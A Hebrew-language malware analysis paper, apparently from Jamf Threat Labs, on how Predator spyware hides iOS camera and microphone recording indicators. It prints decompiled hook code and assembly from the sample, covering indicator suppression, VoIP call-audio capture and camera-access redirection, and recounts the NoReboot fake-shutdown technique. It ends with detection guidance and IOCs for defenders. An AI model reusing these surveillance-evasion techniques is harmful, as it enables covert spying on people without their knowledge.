Technologic Papers

כיצד Spyware מסוג Predator עוקף את חיווי ההקלטה ב-ios

מאת ניר אברהם

הקדמה

מחקר זה הוא ניתוח malware המתעד כיצד spyware מסחרי שכבר נפרס (כדוגמת Predator) פועל לאחר compromise של המכשיר.

מחקר זה אינו חושף חולשת אבטחה חדשה ב-iOS הדורשת תיקון, אלא מסביר כיצד spyware קיים פועל לאחר שהמכשיר כבר עבר compromise באמצעים אחרים (zero-days וכדומה). מטרת המחקר היא לסייע למגנים (defenders) להבין את האיום ולבנות יכולות זיהוי (detection).

סיכום מנהלים

מאז iOS 14, חברת Apple מציגה אינדיקטורים צבעוניים בשורת הסטטוס כאשר אפליקציות ניגשות למצלמה (נקודה ירוקה) או למיקרופון (נקודה כתומה) — תכונת פרטיות קריטית שנועדה להתריע למשתמשים על מעקב פוטנציאלי. ניתוח זה מתעד כיצד דגימה של spyware מסוג Predator, שפותחה על ידי Intellexa/Cytrox, עוקפת בצורה מדויקת את האינדיקטורים הללו תוך ביצוע מעקב סמוי.

הטכניקה המתוארת בניתוח זה דורשת כי המכשיר יהיה קודם לכן תחת compromise מלא, כולל גישה ברמת kernel לצורך התקנת hooks ויכולת להזריק קוד לתהליכי מערכת. למרות שמצבי compromise כאלה נקשרו בעבר ל-Predator, מחקר זה אינו חושף חולשות חדשות או טכניקות exploitation נגד הגרסאות האחרונות של iOS. באמצעות reverse engineering של דגימות Predator ל-iOS, ניתחנו מנגנונים טכניים שלא תועדו בעבר, כולל:

- Exploitation של Objective-C nil messaging לצורך דיכוי (Suppression) שקט של עדכוני פעילות חיישנים
- hook יחיד שמבטל גם את חיווי המצלמה וגם את חיווי המיקרופון בו־זמנית
- פער תפעולי שבו הקלטת VoIP חסרה יכולות הסתרה מובנות
- ממשקי API פנימיים (private framework APIs) ספציפיים ב-iOS שאליהם מכוון ה-spyware

רקע


אינדיקטורי הקלטה ב-iOS

Apple הציגה אינדיקטורי הקלטה ב-iOS 14 בשנת 2020 כמנגנון הגנה על פרטיות:

Indicator	Meaning
Green dot	Camera in use (or camera + microphone)
Orange dot	Microphone only

אינדיקטורים אלה מופיעים בשורת הסטטוס ואינם ניתנים לדיכוי (Suppression) על ידי אפליקציות לגיטימיות. הם מנוהלים על ידי SpringBoard, תהליך מסך הבית וה-UI של iOS, באמצעות מחלקות מתוך private frameworks שמנטרות פעילות חיישנים.

החלק העליון של שני מכשירי iPhone. משמאל נקודה כתומה מציינת שהמיקרופון בשימוש. מימין נקודה ירוקה מציינת שהמצלמה (ואולי גם המיקרופון) בשימוש.



[נקודה כתומה מציינת שהמיקרופון בשימוש (שמאל) | נקודה ירוקה מציינת שהמצלמה בשימוש (ימין)]

מחקר קודם: NoReboot

בינואר 2022, ZecOps (כיום חלק מ-Jamf) פרסמנו מחקר על "NoReboot" — טכניקה המדגימה כיצד malware יכול לדמות כיבוי של מכשיר תוך שמירה על יכולות מעקב. NoReboot פעל באמצעות:

1. חטיפת (Hijacking) אירוע הכיבוי (shutdown event)
2. הזרקת קוד ל-SpringBoard ול-BackBoard daemons
3. חסימת עליית SpringBoard (הסתרת כל ה-UI)
4. דיכוי (Suppression) כל משוב פיזי (מסך, רטט, מגע)

כך נוצרה אשליה של מכשיר כבוי, בזמן שהמצלמה והמיקרופון נשארו פעילים.

NoReboot מתאר חולשה שאינה ניתנת לתיקון, משום שאינה מנצלת כלל חולשות התמדה (persistence), אלא עושה שימוש בהטעיה של המשתמש. הגישה של "NoReboot" מדמה כיבוי אמיתי של המכשיר, כך שהמשתמש אינו מסוגל להבחין בין כיבוי אמיתי לבין "כיבוי מדומה". אין כל משוב בממשק המשתמש או בלחצנים עד שהמשתמש מדליק את המכשיר מחדש.

הטכניקה כללה הזרקת קוד לשלושה דימונים: InCallService, SpringBoard ו־backboardd. בעת החלקה לכיבוי, מדובר למעשה באפליקציית מערכת (/Applications/InCallService.app) ששולחת אות כיבוי ל־SpringBoard, דימון האחראי על מרבית האינטראקציות בממשק המשתמש. האות נחטף (hijacked) באמצעות hooking של המתודה -[FBSSystemService shutdownWithOptions:], וכך במקום כיבוי אמיתי מופעל הקוד הזדוני. ב־backboardd הנוזקה מסתירה את אנימציית הגלגל המסתובב, שמופיעה אוטומטית כאשר SpringBoard מפסיק לפעול. SpringBoard הופסק ונחסם מלהיטען מחדש. מאחר ש־SpringBoard אחראי לתגובה לפעולות המשתמש, בהיעדרו המכשיר נראה ומרגיש כאילו אינו דולק.

למרות השבתת כל המשוב הפיזי, המכשיר נותר פעיל לחלוטין ומסוגל לשמור על חיבור אינטרנט פעיל. התוקף יכול להפעיל מרחוק את המיקרופון והמצלמה גם לאחר שהמכשיר "כובה", ולהמשיך בפעילות מבלי לעורר חשד, שכן המשתמש משוכנע שהמכשיר כבוי. למעשה, תוקף יכול לבצע כל פעולה שמשתמש קצה יכול לבצע ואף מעבר לכך.

כאשר המשתמש מנסה להדליק את המכשיר מחדש, backboardd — שמעבד לא רק אירועי מגע אלא גם לחיצות על כפתורים פיזיים — מזהה את הלחיצה. אירוע זה נרשם באמצעות _BKButtonEventRecord ונשמר באובייקט המילון BKEventSenderUsagePairDictionary, ולאחר מכן מנוצל על ידי הקוד המוזרק. הקוד מנצל גישת SSH מקומית להשגת הרשאות root, ולאחר מכן מריץ את הפקודה /bin/launchctl reboot userspace. פעולה זו מסיימת את כל התהליכים ומפעילה מחדש את המערכת מבלי לגעת בליבה (kernel). הליבה נותרת במצב מתוקן, ולכן הקוד הזדוני ממשיך לפעול גם לאחר אתחול מסוג זה.

באשר לאתחול כפוי (force restart): ניתן לזהות ניסיון של המשתמש לבצע אתחול כזה (באמצעות backboardd), ולהציג בכוונה את לוגו Apple מוקדם בכמה שניות, כך שהמשתמש ישחרר את הכפתור מוקדם מהנדרש. המשמעות היא שהאתחול הכפוי לא בוצע בפועל. בנוסף, המאמר מציין כי אירוע אתחול כפוי מתבצע ברמה נמוכה יותר (ייתכן ברמת החומרה), ולכן קשה יותר לשבש אותו באופן ישיר.

הגישה השונה של Predator

Predator משתמש בגישה שונה מהותית. במקום לדמות כיבוי מכשיר, הוא מדכא באופן סלקטיבי רק את אינדיקטורי ההקלטה, בעוד שהמכשיר נשאר פעיל לחלוטין. זה עדין יותר — הטלפון של הקורבן פועל כרגיל, אך הוא אינו מקבל כל חיווי ויזואלי לכך שמתבצע מעקב.

Aspect	NoReboot	Predator
Device state	Appears off	Fully operational
Scope	All UI suppressed	Only indicators hidden
User suspicion	May notice “off” phone doing things	No visible anomaly
Complexity	Full daemon injection	Surgical API hooks

ניתוח טכני

סקירת רכיבים (Component Overview)

מודול העזר של Predator מממש ארבע יכולות עצמאיות:

Module ID	Class	Purpose
10	`Helper::HiddenDot`	Indicator suppression
11	`Helper::Voip`	VoIP/call audio recording
12	`Helper::KeyLogger`	Keystroke capture
13	`Helper::CameraEnabler`	Camera access

כל מודול נשלט באמצעות פרוטוקול פקודות פשוט:

- X,A,args — הקצאה/אתחול של מודול X
- X,E,args — ביצוע פקודה על מודול X
- X,D — מחיקה/השמדה של מודול X

התקנת hook

הפונקציה HiddenDot::setupHook() מכוונת לספק נתוני פעילות החיישנים של SpringBoard:

```
// SENSOR HOOK: Hooks SpringBoard's SBSensorActivityDataProvider._handleNewDomainData: to manipulate sensor activity data, likely to hide spyware-related activity indicators.
DMHooker *__fastcall Helper::HiddenDot::setupHook(Helper::HookerFactory **this)
{
  DMHooker *result; // x0
  char *v3; // x20
  __int64 Task; // x0
  __int64 v5; // x19
  _QWORD v6[3]; // [xsp+0h] [xbp-40h] BYREF
  _QWORD *v7; // [xsp+18h] [xbp-28h]

  result = (DMHooker *)Helper::HookerFactory::getHooker((FDGuardNeonRW **)*(this + 2), "SpringBoard");
  if ( result )
  {
    v3 = (char *)result;
    Task = DMHooker::getTask(result);
    result = (DMHooker *)NSTaskROP::WithoutDeveloperMode::TaskROP<FDGuardNeonRW>::findRemoteObjectiveC(
                           Task + 8,
                           "SBSensorActivityDataProvider",
                           "_handleNewDomainData:");
    if ( result )
    {
      v6[0] = &off_100044D50;
      v6[1] = this;
      v7 = v6;
      v5 = DMHooker::hookAddress(v3, (__int64)result, (__int64)v6, 0);
      if ( v6 == v7 )
      {
        (*(void (__fastcall **)(_QWORD *))(*v7 + 32LL))(v7);
      }
      else if ( v7 )
      {
        (*(void (**)(void))(*v7 + 40LL))();
      }
      return (DMHooker *)(v5 != 0);
    }
  }
  return result;
}
```

[HiddenDot::setupHook() מכוונת ל-SBSensorActivityDataProvider._handleNewDomainData:]

המתודה המיועדת _handleNewDomainData: נקראת על ידי iOS בכל פעם שפעילות חיישן משתנה — המצלמה מופעלת, המיקרופון מופעל, וכדומה. על ידי ביצוע hook למתודה בודדת זו, Predator מיירט את כל עדכוני סטטוס החיישנים לפני שניתן לרנדר אותם על המסך, ומונע מהנקודות הירוקות והכתומות להופיע למשתמש.

ניצול (exploitation) Objective-C nil messaging של ה-hook: callback

מנגנון הדיכוי עצמו פשוט ואלגנטי. ה-callback המפורק מציג את הלוגיקה המרכזית:

```
__int64 __fastcall sub_10000EC30(__int64 a1, _QWORD **a2)
{
  if ( *(_BYTE *)(*(_QWORD *)(a1 + 8) + 24LL) )
    **a2 = 0;
  return 2;
}
```

[pseudocode של HiddenDot callback — קובע את ה-self pointer ל-NULL באמצעות **a2 = 0]

ברמת האסמבלי, זה מתורגם לפקודת STR XZR יחידה שכותבת אפס ל-thread state:

```
:000000010000EC30
:000000010000EC30 ; __int64 __fastcall sub_10000EC30(__int64, _QWORD **)
:000000010000EC30 sub_10000EC30                           ; DATA XREF: __const:0000000100044D80↓o
:000000010000EC30                 LDR             X8, [X0,#8]
:000000010000EC34                 LDRB            W8, [X8,#0x18]
:000000010000EC38                 CBZ             W8, loc_10000EC44
:000000010000EC3C                 LDR             X8, [X1]
:000000010000EC40                 STR             XZR, [X8]
:000000010000EC44
:000000010000EC44 loc_10000EC44                           ; CODE XREF: sub_10000EC30+8↑j
:000000010000EC44                 MOV             W0, #2
:000000010000EC48                 RET
:000000010000EC48 ; End of function sub_10000EC30
:000000010000EC48
:000000010000EC4C
```

[HiddenDot callback assembly — הפקודה STR XZR, [X8] מאפסת את הרגיסטר x0 ב-thread state]

טכניקה זו מנצלת תכונה בסיסית של Objective-C: הודעות שנשלחות ל-nil מתעלמות בשקט.

כיצד זה עובד

ב-ARM64, קונבנציית הקריאה מציבה את ה-pointer self ברגיסטר x0. כאשר נקראת מתודה של Objective-C:

[SBSensorActivityDataProvider _handleNewDomainData:newData]

הרגיסטרים מוגדרים כ:

- x0 = self האובייקט (SBSensorActivityDataProvider)
- x1 = _cmd ה-(selector)
- x2 = newData הפרמטר — (domain data argument)

כאשר x0 מוגדר ל-0 (NULL) לפני שהמתודה מתבצעת, הקריאה הופכת ל:

[nil _handleNewDomainData:newData]

ב-Objective-C, פעולה זו פשוט מחזירה nil/0 מבלי לבצע קוד. עדכון פעילות החיישן נזרק בשקט — SpringBoard אינו יודע שהמצלמה או המיקרופון הופעלו, ולא מוצג אינדיקטור.

ערכי החזרה של hook

ה-callback מחזיר 2, שמשמעותו במערכת ה-hooking מבוססת ה-exceptions של DMHooker היא: "המשך ביצוע עם thread state שעבר שינוי." טבלת הערכים המלאה:

Value	Meaning
0	Error — retry with delay
1	Partial success — may need PAC signing
2	**Success — forward modified registers**
3	PAC redirect — use cached signed address
4	Hook removal — clean up and continue

hook יחיד, דיכוי (Suppression) כפול

ממצא קריטי: hook יחיד זה מדכא גם את האינדיקטור הירוק (מצלמה) וגם את האינדיקטור הכתום (מיקרופון). המחלקה SBSensorActivityDataProvider מאגדת את כל פעילות החיישנים לפני שליחתה לשכבת ה-UI. על ידי יירוט _handleNewDomainData: , Predator חוסם עדכונים לכל סוגי החיישנים באמצעות hook אחד.

שיטה זו יעילה יותר מהגישה החלופית שמצאנו בקוד מת (ראו להלן), שהייתה דורשת hooks נפרדים לכל סוג אינדיקטור.

קוד מת: הגישה שנזנחה

במהלך הניתוח, גילינו פונקציה CSWatcherSpawner::TestHooker() המממשת מנגנון דיכוי אינדיקטורים חלופי — כזה שמבצע hook ישירות ל-SBRecordingIndicatorManager:

[קוד מת ב-TestHooker() המציג hooks שנזנחו ל-SBRecordingIndicatorManager — לפונקציה זו אין כלל הפניות (zero cross-references)]

לפונקציה זו אין כלל הפניות (zero cross-references) — היא לעולם אינה נקראת. נראה שמדובר בקוד פיתוח/בדיקה שהוחלף על ידי הגישה האלגנטית יותר באמצעות SBSensorActivityDataProvider.

הגישה שנזנחה הייתה דורשת:

1. שני hooks נפרדים (אחד לכל מתודה)
2. מניפולציה ישירה של visibility של האינדיקטורים
3. סיכון ל-race conditions עם מערכת התצוגה

הגישה בפרודקשן באמצעות _handleNewDomainData: נקייה יותר — היא עוצרת את המידע במקור במקום להילחם במערכת ה-UI.

הקלטת VoIP

למודול הקלטת ה-VoIP אין יכולת דיכוי (Suppression) אינדיקטורים. הוא מבצע hook רק לפונקציות עיבוד אודיו:

```
// AUDIO INTERCEPTION: Hooks mediaserverd for call recording. (1) Gets hooker for mediaserverd, (2) Loads AudioToolboxCore, (3) Hooks AudioConverterNew, (4) Hooks AudioConverterConvertComplexBuffer+52, (5) Sets bad access handler. Enables VoIP/call recording.
__int64 __fastcall Helper::Voip::setupHooks(Helper::Voip *this)
{
  __int64 result; // x0
  void *v3; // x19
  __int64 v4; // x8
  char *v5; // x1
  char v6; // x8
  __int64 v7; // x0
  __int64 (__fastcall **v8)(); // [xsp+0h] [xbp-40h] BYREF
  Helper::Voip *v9; // [xsp+8h] [xbp-38h]
  __int64 (__fastcall **v10)(); // [xsp+18h] [xbp-28h]

  if ( *((_QWORD *)this + 15) )
    return 0;
  result = (__int64)Helper::HookerFactory::getHooker(*((FDGuardNeonRW ***)this + 2), "mediaserverd");
  *((_QWORD *)this + 15) = result;
  if ( result )
  {
    v3 = dlopen("/System/Library/PrivateFrameworks/AudioToolboxCore.framework/AudioToolboxCore", 1);
    v4 = *((_QWORD *)this + 15);
    v8 = &off_100044E28;
    v9 = this;
    v10 = &v8;
    *((_QWORD *)this + 16) = DMHooker::hookSymbol(v4, "AudioConverterNew", &v8, 1);
    if ( &v8 == v10 )
    {
      ((void (__fastcall *)(__int64 (__fastcall ***)()))(*v10)[4])(v10);
    }
    else if ( v10 )
    {
      (*v10)[5]();
    }
    v5 = (char *)dlsym((void *)0xFFFFFFFFFFFFFFFELL, "AudioConverterConvertComplexBuffer") + 52;
    v6 = (char *)*((_QWORD *)this + 15);
    v8 = &off_100044EA8;
    v9 = this;
    v10 = &v8;
    *((_QWORD *)this + 17) = DMHooker::hookAddress(v6, (__int64)v5, (__int64)&v8, 1);
    if ( &v8 == v10 )
    {
      ((void (__fastcall *)(__int64 (__fastcall ***)()))(*v10)[4])(v10);
    }
    else if ( v10 )
    {
      (*v10)[5]();
    }
    v7 = *((_QWORD *)this + 15);
    v8 = &off_100044F28;
    v9 = this;
    v10 = &v8;
    DMHooker::onBadAccess(v7, &v8);
    if ( &v8 == v10 )
    {
      ((void (__fastcall *)(__int64 (__fastcall ***)()))(*v10)[4])(v10);
    }
    else if ( v10 )
    {
      (*v10)[5]();
    }
    dlclose(v3);
    return 1;
  }
  return result;
}
```

[Voip::setupHooks() מבצע hook ל-AudioConverterNew ול-AudioConverterConvertComplexBuffer+52 — אין קוד לדיכוי (Suppression) אינדיקטורים]

צינור לכידת האודיו מחלץ אודיו של שיחות VoIP באמצעות:

- זיהוי sample rate מתוך buffer sizes (16kHz, 24kHz, 32kHz, 44.1kHz, 48kHz)
- המרת float32 PCM ל-int16 באמצעות הוראות NEON SIMD
- downmix מ-4 ערוצים לסטריאו
- כתיבה לקובץ באמצעות ExtAudioFileWrite()

אולם אין קוד לדיכוי (Suppression) אינדיקטור המיקרופון הכתום. העיצוב מרמז על דיכוי (Suppression) אוניברסלי חד-פעמי, שלאחריו הקלטת VoIP (ופוטנציאלית גם לכידת מצלמה) יכולה לפעול מבלי להפעיל אינדיקטורים גלויים.

CameraEnabler: עקיפת PAC לגישה למצלמה

מודול ה-CameraEnabler משתמש בטכניקה שונה — הפנייה (redirection) של PAC (Pointer Authentication Code).

איתור פונקציה באמצעות pattern matching

במקום לבצע hook לסמל (symbol) ידוע, CameraEnabler מאתר את פונקציית היעד באמצעות pattern matching של הוראות ARM64:

```
1  char *__fastcall Helper::CameraEnabler::findFunctionAddress(Helper::CameraEnabler *this)
2  {
3    char *result; // x0
4    char *v2; // x19
5    char *v3; // x0
6    char *v4; // x20
7    __int128 v5; // [xsp+0h] [xbp-30h] BYREF
8    unsigned __int64 v6; // [xsp+10h] [xbp-20h]
9
10   result = (char *)dlopen("/System/Library/PrivateFrameworks/CMCapture.framework/CMCapture", 1);
11   if ( result )
12   {
13     v2 = result;
14     v3 = (char *)dlsym(result, "FigVideoCaptureSourceCreateWithSourceInfo");
15     if ( v3 )
16     {
17       v5 = xmmword_100042978;
18       v6 = 0xA9057BFDA9044FF4LL;
19       v4 = (char *)memmem(v3 - 4096, 0x1000u, &v5, 0x18u);
20       dlclose(v2);
21       if ( v4 )
22         return v4 - 4;
23     }
24     else
25     {
26       dlclose(v2);
27     }
28     return 0;
29   }
30   return result;
31 }
```

[CameraEnabler::findFunctionAddress() משתמש ב-memmem() כדי לחפש תבנית פרולוג של ARM64 בסמוך ל-FigVideoCaptureSourceCreateWithSourceInfo]


טכניקה זו מאפשרת ל-Predator למצוא פונקציות פנימיות שאינן סמלים מיוצאים (exported symbols), מה שהופך את ה-hook לעמיד יותר בפני עדכוני iOS שעשויים לשנות שם או לארגן מחדש את ה-exports.

callback של hook: הפניה מותנית באמצעות PAC

ה-callback של CameraEnabler בודק את ה-thread state ומפנה את הביצוע באופן מותנה:

```
1  __int64 __fastcall sub_1000132D4(__int64 a1, __int64 a2)
2  {
3    if ( *(_BYTE *)(*(_QWORD *)(a1 + 8) + 24LL) && *(_QWORD *)(*(_QWORD *)a2 + 32LL) == 16 )
4      return 3;
5    else
6      return 2;
7  }
```

[ameraEnabler callback pseudocode]



[CameraEnabler callback control flow graph]

ערך החזרה 3 גורם ל-DMHooker לבצע redirect של הביצוע באמצעות כתובת חזרה חתומה מראש מתוך מטמון ה-PAC שלו, ובכך לעקוף ביעילות את בדיקת הגישה למצלמה.

שיקולי זיהוי

ארטיפקטים של הזרקת תהליכים (Process Injection Artifacts)

ה-hooks של Predator דורשים הזרקת קוד לתהליכי מערכת:

- SpringBoard עבור (HiddenDot)
- mediaserverd (עבור CameraEnabler ו-VoIP)

גישות זיהוי

- ניטור memory mappings בלתי צפויים בתהליכי מערכת
- בדיקת רישום exception ports על ידי קוד שאינו של המערכת
- ניתוח thread states לאיתור הוראות breakpoint במיקומים בלתי צפויים

זיהוי hooks

מערכת DMHooker משתמשת ב-Mach exception-based hooking במקום hooks מסוג inline מסורתיים. הזיהוי דורש:

- ספירת exception ports (enumeration) עבור תהליכי מערכת
- בדיקת handlers EXC_BREAKPOINT שמצביעים לקוד שאינו של המערכת
- ניטור קריאות thread_set_state המשנות תוכן רגיסטרים

אינדיקציות התנהגותיות

- שימוש במצלמה או במיקרופון ללא אינדיקטור מתאים
- קריאות ExtAudioFileWrite מתוך mediaserverd לנתיבים חריגים
- SpringBoard מקבל התראות פעילות חיישנים אך אינו מעדכן UI

סיכום

מחקר זה מתעד ניתוח טכני של מנגנוני עקיפת אינדיקטורי ההקלטה ב-iOS על ידי Predator. ממצאים אלה ממלאים פערים במודיעין איומים קיים ומדגימים את טכניקות ה-post-exploitation המתקדמות המשמשות spyware מסחרי לעקיפת מנגנוני הפרטיות של iOS.

ממצאים מרכזיים

- ניצול Objective-C nil messaging: hook יחיד על (exploitation) SBSensorActivityDataProvider._handleNewDomainData: מבטל גם את אינדיקטור המצלמה וגם את אינדיקטור המיקרופון על ידי הגדרת ה-self pointer ל-NULL.
- ארכיטקטורה מודולרית ללא stealth אוטומטי: מודול הקלטת ה-VoIP חסר יכולת דיכוי (Suppression) אינדיקטורים מובנית, ודורש מהמפעילים להפעיל את HiddenDot ידנית תחילה.
- שימוש ב-ARM64 pattern matching לאיתור יעדים: CameraEnabler מאתר פונקציות פנימיות ב-frameworks באמצעות instruction pattern matching במקום symbol resolution.
- קוד מת חושף היסטוריית פיתוח: hooks שנזנחו ל-SBRecordingIndicatorManager מציגים את האבולוציה ממניפולציית UI ישירה לגישה הנקייה יותר של יירוט במקור הנתונים.

IOC

מתודות שעברו hook

- (SpringBoard) SBSensorActivityDataProvider._handleNewDomainData:
- פונקציה ב-offset של pattern ב-(mediaserverd) CMCapture.framework
- (mediaserverd) AudioConverterNew
- (mediaserverd) AudioConverterConvertComplexBuffer+52

תהליכי יעד

- SpringBoard
- mediaserverd

נתיבי framework

- System/Library/PrivateFrameworks/CMCapture.framework/CMCapture/
- System/Library/PrivateFrameworks/AudioToolboxCore.framework/AudioToolboxCore/

על המחבר

ניר אברהם, VP Research, Jamf.

לינקדאין: https://www.linkedin.com/in/nir-avraham-95b96b36

תורגם ונערך על ידי: IL4N10US

מקורות מידע

- Jamf Threat Labs, "NoReboot: Faking an iPhone Restart," January 2022
- Jamf Threat Labs, "Predator's kill switch: undocumented anti-analysis techniques in iOS spyware", January 2026
- Google Threat Analysis Group, "Buying Spying: Insights into Commercial Surveillance Vendors," February 2024
- Apple Developer Documentation, " About App Privacy Report " December 2025
- Google Threat Intelligence Group “Sanctioned but Still Spying: Intellexa’s Prolific Zero-Day Exploits Continue”, December 2025
- Jamf Threat Labs Research blog and additional publications https://www.jamf.com/blog/category/jamf-threat-labs/